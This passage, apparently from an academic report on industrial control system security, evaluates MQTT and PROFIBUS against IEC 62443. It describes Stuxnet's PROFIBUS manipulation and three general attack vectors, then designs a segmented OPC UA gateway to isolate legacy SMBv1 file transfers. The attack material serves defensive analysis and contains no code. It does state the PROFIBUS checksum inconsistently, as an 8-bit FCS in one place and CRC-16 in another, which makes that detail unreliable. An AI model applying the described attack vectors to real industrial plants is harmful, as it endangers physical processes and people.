- **Retained messages** to deliver the last known value to newly connected clients.
- **Will messages**, allowing clients to define last-will notifications on unexpected disconnections.
- **Subscription filtering**, including hierarchical matching and wildcard expansion.

MQTT 5.0 further extends broker functionality with shared subscriptions for load balancing, negative acknowledgments, and enhanced metadata propagation through user properties.

Advantages in Industrial IoT Deployments

The publish–subscribe model significantly improves scalability and robustness for distributed systems **banks2014mqtt**, [74]. It enables efficient many-to-many communication patterns, which are particularly valuable in industrial IoT (IIoT), distributed sensing, and remote monitoring applications where device availability and network conditions vary over time **grieco2018mqttsecurity**.

2.12.5 Cybersecurity Incidents Relevant to MQTT Networks

MQTT is widely deployed in Internet of Things (IoT), smart building, and industrial environments where it enables telemetry exchange and remote device control. Due to its lightweight design and frequent exposure to public IP networks, MQTT deployments have increasingly become subject to real-world cyber threats. Although large-scale nation-state attacks exclusively targeting MQTT protocol flaws are limited, multiple documented incidents, vulnerability disclosures, and academic studies demonstrate that MQTT-based systems represent realistic and viable cyber-physical attack surfaces.

One of the most prominent security issues affecting MQTT deployments has been large-scale exposure of unsecured brokers to the public Internet. Internet-wide measurement studies identified tens of thousands of MQTT brokers accessible via TCP port 1883 without authentication or TLS encryption **hassanzadeh2018iot**. Researchers demonstrated that attackers could subscribe to wildcard topics and retrieve live telemetry data, including GPS coordinates, industrial sensor readings, and smart-building automation states. These findings confirm that misconfigured MQTT deployments represent one of the most widespread IoT security exposures.

In addition to passive exposure, MQTT-enabled IoT infrastructures have been involved in large-scale botnet campaigns. The Mirai botnet and its variants compromised insecure IoT devices and were later leveraged to conduct distributed denial-of-service (DDoS) attacks [75]. Weak authentication mechanisms and exposed services significantly increased the attack surface of such systems.

Documented software vulnerabilities further demonstrate practical exploitation risks. Multiple Common Vulnerabilities and Exposures (CVEs) have affected the Eclipse Mosquitto MQTT broker, including denial-of-service and authentication handling vulnerabilities (CVE-2020-13849, CVE-2021-28166) [76], [77]. These disclosures demonstrate that attackers capable of crafting malformed MQTT control packets may disrupt broker availability or bypass access controls.

Furthermore, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) has issued Industrial Control System (ICS) advisories concerning MQTT-enabled industrial products, identifying improper input validation, authentication weaknesses, and resource exhaustion vulnerabilities [78]. These findings highlight that MQTT-based industrial architectures may be susceptible to service disruption or unauthorized access if improperly secured.

Academic research has experimentally validated MQTT attack scenarios in controlled environments. Studies have demonstrated message injection, replay attacks in non-TLS deployments, unauthorized topic subscription via wildcard abuse, and broker resource exhaustion through connection flooding [79]. These experiments confirm that MQTT security depends heavily on deployment configuration rather than mandatory built-in protocol protections.

Collectively, these incidents and vulnerability disclosures confirm that MQTT environments are exposed to realistic cyber and cyber-physical threats. The primary risk arises not from protocol complexity but from legacy trust assumptions, lack of encryption enforcement, insufficient authentication, and inadequate network segmentation.

2.12.6 Security Evaluation of MQTT Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication Control (CR 1.1 – CR 1.10)

- **Inherent Security Contribution**

MQTT provides basic client authentication mechanisms through username and password fields transmitted during the CONNECT packet [grieco2018mqttsecurity](#), [80]. Additionally, MQTT supports TLS-based mutual authentication using X.509 certificates, enabling strong device and server identity verification when properly configured [zhou2017mqtt](#).

- **Security Weakness**

Authentication mechanisms are optional in MQTT and many deployments operate with anonymous access or weak credentials. Username and password authentication without TLS exposes credentials to interception.

- **Mitigation Measures**

- Enforce TLS encryption with server certificate validation
- Implement mutual TLS (mTLS) authentication for device identity
- Integrate MQTT authentication with centralized identity management systems such as OAuth 2.0 or IAM

IEC 62443-4-2: Use Control (Authorization) (CR 2.1 – CR 2.12)

- **Inherent Security Contribution**

MQTT brokers support access control mechanisms through Access Control Lists (ACLs), enabling restriction of client permissions for publishing and subscribing to specific topics [grieco2018mqttsecurity](#).

- **Security Weakness**

Authorization enforcement is broker-dependent and not inherently standardized in the MQTT protocol. Misconfigured brokers may allow unrestricted topic access.

- **Mitigation Measures**

- Define strict ACL policies per client identity
- Implement role-based access control (RBAC)
- Use secure gateways to enforce authorization policies

IEC 62443-4-2: Data Integrity (CR 3.1 – CR 3.6)

- **Inherent Security Contribution**

MQTT relies on TCP for reliable transport and supports TLS, which provides message integrity through cryptographic message authentication codes.

- **Security Weakness**

MQTT does not provide native message integrity protection without TLS. Unencrypted deployments remain vulnerable to tampering.

- **Mitigation Measures**

- Enforce TLS encryption for all MQTT communication
- Use secure network infrastructure and monitoring tools

IEC 62443-4-2: Data Confidentiality (CR 4.1 – CR 4.4)

- **Inherent Security Contribution**

MQTT supports TLS encryption, ensuring confidentiality of application data transmitted between clients and brokers.

- **Security Weakness**

TLS is optional, and unencrypted MQTT communication exposes sensitive operational data.

- **Mitigation Measures**

- Require TLS encryption for all broker connections
- Disable plaintext MQTT ports

IEC 62443-3-3: Restricted Data Flow (Network Segmentation Support)

- **Inherent Security Contribution**

MQTT can be deployed within segmented network architectures using firewalls, VLANs, and industrial demilitarized zones (DMZs) [grieco2018mqttsecurity](#), [80].

- **Security Weakness**

MQTT does not include native network segmentation or zone enforcement mechanisms.

- **Mitigation Measures**

- Implement network segmentation according to IEC 62443 zones and conduits
- Use firewalls and industrial gateways to control MQTT traffic

IEC 62443-4-2: Timely Response to Events (Replay & Sequence Protection) (CR 6.1 – CR 6.2)

- **Inherent Security Contribution**

TLS provides replay protection and secure session management mechanisms, ensuring protection against replay attacks [80].

- **Security Weakness**

MQTT itself does not include native replay protection mechanisms outside of TLS.

- **Mitigation Measures**

- Use TLS to protect all MQTT communication
- Implement session expiration and monitoring

IEC 62443-4-2: Resource Availability (DoS Resistance) (CR 7.1 – CR 7.4)

- **Inherent Security Contribution**

MQTT supports lightweight communication and efficient resource usage, reducing protocol overhead.

- **Security Weakness**

MQTT brokers may be vulnerable to denial-of-service attacks through excessive connection requests or message flooding.

- **Mitigation Measures**

- Implement connection rate limiting
- Deploy intrusion detection and prevention systems
- Use load balancing and broker redundancy

IEC 62443-4-2 + IEEE 802.1AR: Unique Device Identity & Secure Provisioning

- **Inherent Security Contribution**

MQTT supports certificate-based authentication using X.509 certificates, enabling unique device identities.

- **Security Weakness**

Device identity provisioning is not defined by the MQTT protocol itself.

- **Mitigation Measures**

- Use secure provisioning infrastructure
- Deploy certificate management systems

IEC 61784-3: Functional Safety Communication Profile

- **Inherent Security Contribution**

MQTT does not provide built-in functional safety mechanisms.

- **Mitigation Measures**

Functional safety must be implemented using external safety protocols or safety-certified communication layers.

IEC 62443-3-3 & 62443-4-2: Achievable Security Level (SL 0 to SL 4)

- **Inherent Security Contribution**

MQTT can support higher security levels when deployed with TLS, strong authentication, access control, and network segmentation.

- **Security Weakness**

MQTT alone cannot achieve the highest security levels without additional architectural, organizational, and operational controls.

- **Mitigation Measures**

Implement defense-in-depth architecture, security monitoring, and IEC 62443-compliant system design.

2.13 PROFIBUS

The PROFIBUS protocol is one of the few fieldbuses that was designed from the beginning according to the ISO/OSI 7-layer reference model, although it intentionally omits layers 3–6 to achieve maximum speed and determinism. This simplified structure is officially defined in IEC 61158 and IEC 61784 as Communication Profile Family 3 (CPF 3).

	User program	Application profiles
7	Application Layer	PROFIBUS DP Protocol (DP-V0, DP-V1, DP-V2)
6	Presentation Layer	Not used
5	Session Layer	
4	Transport Layer	
3	Network Layer	
2	Data link Layer	Fieldbus Data Link (FDL): Master Slave principle Token principle
1	Physical Layer	Transmission technology
OSI Layer Model		OSI implementation at PROFIBUS

Figure 2.15: References between OSI model and PROFIBUS

PROFIBUS supports five standardized physical layers that can be combined in the same plant using repeaters, couplers, and optical link modules. PROFIBUS networks are always designed as one single logical bus: all devices share the same communication medium without switches or routers. The logical token-passing mechanism operates independently of the physical wiring, ensuring deterministic real-time behaviour regardless of the chosen physical layer.




Figure 2.16: Profibus Topology Sample

The PROFIBUS data link layer – officially called **Fieldbus Data Link (FDL)** – acts as the “traffic policeman” of the bus. It ensures that all devices communicate in perfect order and that no two devices ever speak at the same time, even when the bus is 100 % loaded.

PROFIBUS devices are divided into three official classes based on their functions:

- **Class-1 Master** – the main controller (almost always a PLC or DCS) that runs the process or machine in real time.
- **Class-2 Master** – engineering tools, laptops, HMIs, or diagnostic devices that are connected only temporarily for configuration, monitoring, or maintenance.
- **Slave** – sensors, actuators, drives, valves, remote I/O – devices that never start communication on their own.

2.13.1 Real-World Exploitation: The Stuxnet Attack on PROFIBUS-Controlled Centrifuges

The Stuxnet worm, discovered in 2010, remains the most sophisticated and best-documented cyber-physical attack that directly exploited the absence of security mechanisms in PROFIBUS DP.

Stuxnet targeted the uranium enrichment facility at Natanz, Iran, where cascades of high-speed gas centrifuges were controlled by Siemens S7-315 and S7-417 PLCs connected via PROFIBUS DP to frequency converters (Valmet/Vacon and KSB models). After infecting Windows-based engineering stations through USB drives and four zero-day vulnerabilities, Stuxnet injected malicious code blocks into the PLCs using the proprietary S7comm protocol. Once resident in the PLC firmware, it performed the following actions entirely over the PROFIBUS DP network:

- Monitored clear-text process values (rotor frequency) received from the frequency converters.
- Periodically overwrote the speed setpoint telegrams transmitted to the converters (e.g., commanding 1 410 Hz followed by 2 Hz) to induce destructive mechanical resonance.
- Simultaneously replayed previously recorded “normal” frequency values ($\approx 1\,070$ Hz) back to the SCADA system, concealing the sabotage from operators.

These manipulations were possible because PROFIBUS DP telegrams contain no sender authentication, no cryptographic integrity protection, and no replay prevention. The 8-bit Frame Check Sequence (FCS) could be correctly recalculated after any modification, making forged or altered telegrams indistinguishable from legitimate ones.

The attack ultimately destroyed approximately 1 000 IR-1 centrifuges over several months while remaining undetected by the control system, demonstrating that the lack of message authentication and confidentiality in PROFIBUS enables complete compromise once an attacker gains code execution on a legitimate master device.

2.13.2 Analysis of Cyberattack Vectors on PROFIBUS Fieldbus Protocols

The PROFIBUS DP/PA protocols are classified as having Security Level 0 (SL 0) native capabilities under the IEC 62443 standard. This classification denotes that the protocol operates on an Implicit Trust Model, lacking inherent mechanisms for security controls such as authentication or encryption. Consequently, all successful cyberattacks against PROFIBUS depend on the attacker first gaining access to the isolated bus segment. The real-world attack surface is categorized into three distinct access vectors, each leveraging the absence of specific IEC 62443 Foundational Requirements (FRs).

The following sections describe the three primary attack vectors that enable an adversary to compromise or manipulate a PROFIBUS network. Each vector targets a different layer of the system—physical, gateway, or controller—and demonstrates that the security weaknesses of traditional fieldbus systems can be exploited once an attacker gains the appropriate access level.

Vector 1: Physical Tampering

In this vector, the attacker obtains physical access to the PROFIBUS wiring and connects a custom RS-485 or MBP sniffer/injector device directly to the bus. Because PROFIBUS traffic

is unencrypted (a violation of FR 4) and relies only on a simple CRC value that can be easily computed and forged, the adversary is able to eavesdrop on the normal cyclic and acyclic communication between the Master and Slave devices. After observing legitimate traffic, the attacker introduces a rogue device, typically impersonating a Master Class 2 (DPM2), to inject unauthorized control commands or to manipulate process values.

Real-World Example (PoC): Academic research has demonstrated that PROFIBUS telegrams can be fabricated with correct checksums, enabling the injection of false sensor readings without triggering protocol-level alarms. This confirms that PROFIBUS security fundamentally relies on physical isolation rather than cryptographic protection.

Vector 2: Compromised Bridge or Gateway

This vector focuses on the compromise of Industrial Protocol Gateways that translate higher-level IP traffic (such as PROFINET or Modbus/TCP) into PROFIBUS frames. An attacker exploits common software vulnerabilities, weak web interfaces, or unpatched services such as FTP or Telnet on the gateway device. Once the gateway is compromised, it becomes an adversarially controlled, yet trusted, DPM1 unit. The attacker can then issue legitimate-looking PROFIBUS commands while bypassing perimeter network security, representing a failure of secure conduit enforcement (FR 5).

Real-World Example (PoC): Security analyses of industrial gateways such as the Anybus X-Gateway and Kunbus Modbus devices have revealed vulnerabilities that enable configuration manipulation and denial-of-service from the IP side. Although the initial compromise takes place in the IP domain, the effects and attack payloads ultimately target the PROFIBUS network.

Vector 3: Compromised Controller or Master

In this vector, the attacker breaches the PLC or DCS Master through methods such as remote code execution on the engineering workstation, malicious project files, or direct firmware compromise. Once inside the trusted controller environment, the malware uses the Master's legitimate PROFIBUS communication stack to transmit malicious control frames to field devices. Furthermore, the malware can intercept and forge device responses—for example, falsifying I/O data—before they reach the SCADA or HMI systems. This allows the attacker to hide the physical consequences of the attack, violating both integrity (FR 3) and confidentiality (FR 4) requirements.

Real-World Example (Attributed): The Stuxnet worm (2010) serves as the most prominent example of this vector. After compromising Siemens PLCs, the malware used the PROFIBUS communication channel to issue rapid, destructive commands to frequency converters while simultaneously spoofing sensor feedback to operators. This resulted in concealed data injection and manipulation of physical processes **ref5**.

2.13.3 Security Evaluation of PROFIBUS DP/PA Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication Control (CR 1.1 – CR 1.10)

- **Security Weakness**

PROFIBUS DP/PA does not provide cryptographic identification or authentication mechanisms. Access is governed solely by physical connection to the bus and logical station addressing. There is no mechanism to verify the identity of a device or user beyond bus participation.

Row	Attack Vector Category	Access Method	Exploited IEC 62443 Weakness
1	Physical Tampering (Direct Access)	Direct connection to the PROFIBUS cable using tapping hardware.	FR 1 (Lack of Authentication) & FR 4 (Lack of Confidentiality)
2	Compromised Bridge/Gateway	Remote compromise of a TCP/IP to PROFIBUS boundary device (Gateway or Proxy).	FR 5 (Lack of Restricted Data Flow - unsecured Conduit)
3	Compromised Controller/Master	Remote compromise of the PLC or DCS Master via application logic or firmware CVEs.	FR 3 (Lack of Integrity) & FR 4 (Lack of Confidentiality on bus)

Table 2.3: Categorization of PROFIBUS Cyberattack Vectors

- **Implication**

Any entity with physical access to the bus can potentially participate in communication without identity validation.

IEC 62443-4-2: Use Control (Authorization) (CR 2.1 – CR 2.12)

- **Security Weakness**

PROFIBUS does not implement Role-Based Access Control (RBAC). Any active Master on the bus can typically execute read and write commands to connected Slaves without authorization differentiation.

- **Implication**

Control authority is determined by bus role rather than authenticated user identity.

IEC 62443-4-2: Data Integrity (CR 3.1 – CR 3.6)

- **Inherent Mechanism**

PROFIBUS utilizes CRC-16 for transmission error detection.

- **Security Weakness**

While CRC protects against random transmission errors (e.g., electrical noise), it does not provide cryptographic integrity protection. There are no Message Authentication Codes (MAC) to prevent intentional data manipulation.

- **Implication**

Malicious tampering of frames cannot be distinguished from legitimate communication at protocol level.

IEC 62443-4-2: Data Confidentiality (CR 4.1 – CR 4.4)

- **Security Weakness**

All process values and configuration parameters are transmitted in plain text over the PROFIBUS network.

- **Implication**

The bus is susceptible to passive eavesdropping and traffic analysis by any party with physical access.

IEC 62443-3-3: Restricted Data Flow (Segmentation Support)

- **Inherent Mechanism**

Segmentation is achieved physically through bus couplers and links.

- **Security Weakness**

These segmentation mechanisms are transparent and do not provide logical filtering, stateful inspection, or policy enforcement.

- **Implication**

Network separation depends entirely on physical architecture rather than protocol-enforced restrictions.

IEC 62443-4-2: Timely Response to Events (Replay & Sequence Protection) (CR 6.1 – CR 6.2)

- **Security Weakness**

PROFIBUS does not utilize timestamps, nonces, or cryptographic sequence validation to protect against replay of previously captured valid frames.

- **Implication**

Captured traffic could potentially be re-injected without protocol-level detection mechanisms.

IEC 62443-4-2: Resource Availability (DoS Resistance) (CR 7.1 – CR 7.4)

- **Security Weakness**

The bus is vulnerable to Denial-of-Service through signal jamming or Master spoofing, which can disrupt the token-passing communication cycle.

- **Implication**

Availability of communication depends heavily on physical protection and bus discipline rather than intrinsic resilience mechanisms.

IEC 62443-4-2 + IEEE 802.1AR: Unique Device Identity & Secure Provisioning (CR 1.9 + 802.1AR)

- **Security Weakness**

Devices rely on a soft-coded Station ID (0–126) for identification. There is no hardware-based Root of Trust or digital certificate embedded at device level.

- **Implication**

Device identity is logical and configurable rather than cryptographically bound to hardware.

IEC 61784-3: Functional Safety Communication Profile

- **Inherent Mechanism**

PROFIsafe (FSCP 1/1) adds a safety-related communication layer including watchdogs and sequence numbers.

- **Limitation**

PROFIsafe is a functional safety mechanism and not a cybersecurity protocol. It detects communication faults but does not provide authentication or encryption.

IEC 62443-3-3 & 62443-4-2: Achievable Security Level (SL 0 – SL 4)

- **Assessment**
Native PROFIBUS DP/PA provides no inherent cybersecurity mechanisms.
- **Conclusion**
The protocol aligns with Security Level 0 (SL 0) in its native form. Higher Security Levels must be achieved through external compensating controls, including physical security, segmentation, and architectural protections.

2.13.4 Mitigation via IEC 62443 Compensating Security Measures

The following table presents a structured, layered approach to elevating the PROFIBUS protocol's security from its inherent SL 0 capability to a functional SL 2 environment, aligning with the **Defense in Depth** principle.

The methodology behind the table columns is as follows:

- **Defense Strategy:** This categorizes the security actions by layer, such as physical, network boundary, or application logic, providing a high-level view of the protection area.
- **Target Layer:** This specifies the exact network or system layer where the defense mechanism is implemented (e.g., Physical, Network, or Application), highlighting the scope of the control.
- **FR Target:** This identifies the specific IEC 62443 **Foundational Requirements** (e.g., FR 1: Identification & Authentication) that the strategy is designed to compensate for, justifying the technical need based on industry standards.
- **Mitigation Implementation for SL 2:** This details the precise, necessary action required at the component or system level to achieve the target security level (e.g., isolate the segment).
- **Hardware/Software Required:** This lists the specific physical devices or application programs necessary to execute the mitigation strategy.
- **Tangible Industry Example:** This column translates the theoretical requirements into practical implementation steps, providing specific industrial products and methods applied in the real-world IACS sector, grounding the report in verifiable technical facts.

3 Scenario 1

3.1 Problem Statement

The continued use of SMBv1 for transferring CNC program files from an engineer’s PC to legacy Windows XP machine controllers is no longer acceptable because the protocol is inherently insecure, unmaintained, and a proven target of remote code execution exploits such as EternalBlue, which enabled the rapid spread of ransomware like WannaCry over port 445. SMBv1 lacks modern protections such as strong authentication, encryption, and integrity checking, so any compromise of the flat production network can be leveraged to intercept, tamper with, or weaponize the very file shares that deliver program code to machines.

3.1.1 Security Design Methodology

The security architecture of the proposed file transfer gateway is derived from a structured threat model reflecting the operational constraints of legacy industrial environments. The following assumptions define the adversarial and system risk landscape.

Legacy SMBv1-Dependent Machine

The target machine network contains a legacy system that relies on the Server Message Block (SMB) protocol for file retrieval. In many industrial deployments, such systems depend on outdated implementations (e.g. SMBv1) due to vendor lock-in, discontinued firmware support, or proprietary control software constraints. These systems often cannot be upgraded without replacing the entire machine controller, which is economically infeasible.

SMBv1 has a well-documented history of critical vulnerabilities, including remote code execution flaws (e.g. MS17-010) that enabled large-scale ransomware outbreaks. Consequently, any architecture that exposes SMB beyond a strictly controlled segment presents significant systemic risk.

Unpatchable or Operationally Constrained Systems

Industrial machines frequently operate in environments where security patches cannot be applied in a timely manner due to:

- Vendor certification constraints,
- Production uptime requirements,
- Lack of manufacturer support,
- Risk of invalidating safety certifications.

The threat model therefore assumes that the legacy machine cannot be hardened through software updates, endpoint protection, or host-based firewall enforcement. Security controls must instead be implemented externally at the network and protocol level.

Ransomware Propagation Risk

A primary threat considered in this design is automated ransomware propagation across flat industrial networks. Malware leveraging SMB vulnerabilities can self-propagate laterally, encrypt shared resources, and disrupt production systems within minutes.

In a traditional flat VLAN architecture, an infected engineering workstation could directly reach SMB services on machine networks. Therefore, the architecture must prevent direct SMB exposure between IT-facing systems and OT assets.

Lateral Movement and Network Pivoting

The threat model assumes an attacker may gain access to the Engineer Network (VLAN3) via phishing, compromised credentials, or infected removable media. From this foothold, the attacker may attempt:

- Port scanning of adjacent networks,
- Direct SMB access to machine shares,
- Man-in-the-middle attacks against OPC UA sessions,
- Unauthorized OPC UA method invocation.

To mitigate lateral movement, strict zone segmentation and explicit conduit enforcement must ensure that only predefined protocol flows are permitted, with all other traffic denied by default.

Credential Theft and Identity Impersonation

Password-based authentication mechanisms are vulnerable to credential reuse, brute-force attacks, NTLM relay, and hash extraction techniques. In mixed IT/OT environments, shared administrative credentials are common and increase attack surface.

The threat model therefore assumes that any authentication mechanism based solely on usernames and passwords is insufficient. Mutual certificate-based authentication using X.509 identities is required to prevent identity spoofing and unauthorized client access.

Insider Misuse and Accidental Misconfiguration

Beyond external adversaries, the architecture must also consider non-malicious insider threats such as:

- Accidental upload of incorrect files,
- Unauthorized engineer workstation attempting connection,
- Misconfigured endpoints exposing unintended services.

Deterministic firewall rules, certificate trust lists, and protocol-level validation reduce the risk of unintended system behavior.

Security Objective Derived from the Threat Model

Based on the above assumptions, the system must satisfy the following core security requirements:

1. Eliminate direct SMB exposure between IT and OT zones.
2. Enforce strict network segmentation with default deny policy.
3. Require mutual certificate-based authentication for cross-zone communication.

4. Ensure cryptographic confidentiality and integrity of file transfers.
5. Prevent lateral movement beyond explicitly authorised flows.

The subsequent architectural and implementation decisions are directly derived from this threat model.

3.2 Proposed Solution




Figure 3.1: Proposed solution architecture and firewall rules

To address this, the proposed solution introduces a secure, segmented file transfer architecture in which the engineer no longer connects directly to the machine network but instead uploads program files via an OPC UA-based application to a central server, using OPC UA's certificate based application authentication, user authentication, and authorization to ensure only identified and authorized engineers can stage files. Once validated and stored, a dedicated file mover service on the central server transfers the program file over SMBv1 only within a tightly restricted VLAN and firewall zone to a local shared folder that is accessible to the operator's Windows XP machine, minimizing the SMBv1 exposure to a short, controlled path rather than the entire corporate or engineering network, and enforcing strict firewall rules so that only the file mover host can speak SMB to the machine subnet while all other SMB traffic is denied. This architecture preserves compatibility with legacy Windows XP controllers while introducing strong authentication, granular authorization, and network segregation, thereby transforming an inherently insecure file transfer workflow into a managed and auditable security control.

3.3 Tools and Functions

3.3.1 Firewall Hardware – Sophos SG 125 Rev.2

Hardware Description



Figure 3.2: Sophos SG 125 Rev.2 Security Appliance (serial: S16070249D0E188).

The **Sophos SG 125 Rev.2** (serial number: S16070249D0E188) is a Unified Threat Management (UTM) appliance from Sophos, released in November 2015. It is a dedicated hardware security platform built on an **Intel Atom C2358** dual-core processor running at 1.7 GHz (x86-64), with 4 GB DDR3 RAM and a 64 GB Transcend SSD for Sophos UTM 9.5 (Linux 3.12.74) and log storage [81]. In this project, the SG 125 Rev.2 is the *sole* routing and security device connecting the three laptops – there is no additional switch or hub in the testbed.

Specification	Value
<i>Hardware</i>	
CPU	Intel Atom C2358, dual-core, 1.7 GHz (x86-64)
RAM	4 GB DDR3 (DIMM)
Storage	64 GB Transcend SSD (OS, logs, quarantine, reports)
Flash	8 MB CMOS serial flash (BIOS/boot)
Ethernet interfaces	8 × GbE copper (fixed, no FleXi Port on Rev.2)
USB ports	2 × USB 2.0
SATA ports	1 × SATA 3.0
Console port	RJ45 serial (38400 8N1)
Power supply	External 12 VDC, 3.33 A barrel adapter
Form factor	Desktop (metal case with fan + heatsink)
Stock firmware	Sophos UTM 9.5 (Linux 3.12.74)
Serial number	S16070249D0E188
<i>Performance (Rev.2)</i>	
Firewall throughput	3.1 Gbps
VPN throughput (IPsec)	500 Mbps
IPS throughput	750 Mbps
Antivirus throughput (proxy)	200 Mbps
Concurrent connections	2,000,000
New connections per second	24,000
Maximum licensed users	Unrestricted

Table 3.1: Sophos SG 125 Rev.2 hardware and performance specifications (serial: S16070249D0E188) [81].

3.3.2 Physical Testbed

The physical testbed consists of three standard laptops connected directly to the Sophos SG 125 Rev.2 UTM firewall. Each laptop is connected to a dedicated physical Ethernet port and operates in a fully isolated network zone. There is no switch, hub, or additional networking device between any laptop and the firewall – the firewall *is* the network infrastructure.

Table 3.2: Physical port and interface assignment on the Sophos SG 125 Rev.2

Port	Interface	Zone Name	Role
Port 5	eth4	Engineer Network (VLAN3)	Engineer Workstation
Port 6	eth5	OPC UA Network (VLAN2)	Central Server
Port 7	eth6	Machine Network (VLAN1)	Legacy CNC Machine

3.3.3 Active Security Features

Stateful Packet Inspection (SPI)

The SG 125 Rev.2 performs full stateful inspection on all ports, tracking the complete TCP connection state (SYN, SYN-ACK, ACK, FIN, RST) for every flow. Packets arriving without a corresponding tracked session – such as unsolicited TCP RST injections, out-of-window segments, or replayed ACKs – are dropped without matching any Allow rule **sophosSG111**.

Intrusion Prevention System (IPS)

At 750 Mbps IPS throughput on the Rev.2 hardware, the SG 125 applies deep packet inspection signatures to all zone-crossing traffic. In this deployment, IPS actively monitors:

- **TCP 4840 – OPC UA:** Anomalous header lengths, unsupported **SecureChannelId** values, and OPC UA binary protocol violations **Drifting**.
- **TCP 445 – SMB:** EternalBlue (MS17-010 / CVE-2017-0144), SMB relay attacks, and NTLM downgrade signatures **opcuaExposed2025**.

Application Control

The SG 125 Rev.2 identifies applications by deep packet inspection beyond port numbers alone. This ensures that traffic arriving on TCP 4840 is genuinely OPC UA binary protocol (verified by header magic bytes and message type fields) and not a different application using that port as a covert channel **opcuaExposed2025**.

Flood Protection

SYN flood, UDP flood, ICMP flood, and port scan detection are active on all eight GbE interfaces of the Rev.2, protecting the OPC UA server endpoint and SMB share from denial-of-service attacks originating on any zone **opcuaExposed2025**.

Traffic Logging and Audit Trail

All allow and deny events are logged to the integrated 64 GB SSD with: timestamp, source IP, destination IP, protocol, matched port, and matched rule number. This network-level audit trail is correlated with the OPC UA **LastTransferTime** node and the Python **TransferLogger** to produce a complete, multi-layer audit record of every file transfer event.

3.3.4 OPC UA Secure Server (OPC_Secured_Server.py)

The OPC UA Secure Server is a Python-based application deployed on the Central Server within VLAN2 (OPC UA Secure Zone). It is implemented using the open-source `python-opcua` library (FreeOpcUa, LGPL) and provides a single secure OPC UA endpoint dedicated to controlled file ingestion from authorized engineering clients.

The server acts as the only ingress point for program files transferred from the IT zone. It receives hex-encoded file fragments via OPC UA method calls, reconstructs the binary payload, writes the completed file to a staging directory, and exposes coordination variables that enable the SMB mover to execute a legacy-compliant file transfer to the target OT machine.

Security Configuration

The server exposes a single endpoint:

- Endpoint: `opc.tcp://192.168.20.10:4840`
- Security policy: `Basic256Sha256_SignAndEncrypt`
- Authentication mode: Certificate-based only

Anonymous access and username/password authentication are disabled. All OPC UA sessions require mutual certificate validation.

The `Basic256Sha256_SignAndEncrypt` policy provides encrypted and integrity-protected communication using modern asymmetric and symmetric cryptographic mechanisms as defined by the OPC UA specification.

Certificate-Based Trust Model

The server implements a directory-based trust store for X.509 certificate validation. Only client certificates placed in the trusted directory are permitted to establish sessions.

The PKI structure separates identities for:

- OPC UA Server
- Engineer OPC UA Client
- SMB Mover Service

Revocation is achieved by removing a certificate from the trusted directory and restarting the service.

Address Space Design

A dedicated namespace is registered for file-ingestion objects. Within this namespace, a custom object instance representing the uploaded program file is exposed.

The object provides:

- Metadata variables (file size, checksum)
- Coordination variables (transfer trigger and status)
- Methods for controlled upload (Open, WriteHex, Close)

These methods allow the client to initiate an upload session, transmit file data in controlled fragments, and finalize the upload. After completion, the server updates metadata attributes including file size and SHA-256 checksum.

Staging and Handover Role

Upon successful upload finalization, the reconstructed file is written to a secure staging directory within VLAN2. The server does not perform direct SMB communication to the OT machine.

Instead, coordination variables are exposed via OPC UA, which are polled by the SMB mover service. This architectural separation ensures that legacy SMBv1 communication remains isolated from the IT zone and can only be triggered through the controlled OPC UA interface.

3.3.5 SMB File Mover (`opcua_smb_mover.py`)

Description

The SMB File Mover is a continuously running daemon process deployed on the Central Server within VLAN2. It operates as an OPC UA client with its own independent X.509 certificate identity and is responsible for executing controlled file transfers from the secure staging directory to the legacy SMB target located in the OT zone.

The mover does not expose any external network services. Instead, it subscribes to coordination variables exposed by the OPC UA Secure Server and acts only when a valid transfer request is signaled.

OPC UA Client Security Configuration

The mover authenticates to the OPC UA server using the same mandatory security policy as the engineering client:

- Security policy: `Basic256Sha256_SignAndEncrypt`
- Authentication: Certificate-based (mutual authentication)
- Dedicated mover certificate and private key
